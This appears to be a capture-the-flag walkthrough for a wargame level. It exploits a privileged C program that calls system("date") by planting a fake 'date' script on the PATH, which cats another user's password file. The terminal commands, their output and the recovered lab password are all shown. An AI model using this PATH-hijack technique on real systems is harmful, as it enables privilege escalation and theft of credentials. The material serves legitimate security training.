Level 01


Bishal Khadka

Goal: Exploit the program **level01.c** by going to the folder **/levels/level01** and instead of making it to print the date, we are going to change it to print the password for **level01** from **level00**.

Step 1: Type ***echo $PATH*** to find the path of the program.

Step 2: Type ***cd /home/level00/.local/bin*** and check if we can modify or add something there to make the program in **level01.c** act differently. Since in the file **/levels/level01/level01.c**, we can see the system call function calling **date** (***system("date")***), we can change this function to print this level's password by doing the following:

- **a)** We should be in ./local/bin folder of level00, so make a file called date and type ***echo "/bin/cat /home/level01/.password" > date***
- **b)** Make the file date executable by typing ***chmod a+x date***
- **c)** Run the executable file in level01 by typing ***/levels/level01/level01***.
- **d)** There you go, your password for level01 is: **aepeefoo**.



```
level00@box:~$ cat /levels/level01/level01.c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
  // circumvent busybox ash dropping privileges
  uid_t uid = geteuid();
  setreuid(uid, uid);

  printf("Current time: ");
  fflush(stdout);
  system("date");
  return 0;
}
level00@box:~$ _
```

```
level00@box:~/.local/bin$ echo "/bin/cat /home/level01/.password" > date
level00@box:~/.local/bin$ chmod a+x date
level00@box:~/.local/bin$ ls
date
level00@box:~/.local/bin$ /levels/level01/level01
Current time: aepeefoo
level00@box:~/.local/bin$ _
```

Step 3: Type in the password for **level01** by first typing ***su level01*** and type in the **password**. There you go, you are in **level01** now. Congratulations!!

```
level00@box:~/.local/bin$ su level01
Password:
level01@box:~$ ls
motd.txt
level01@box:~$ _
```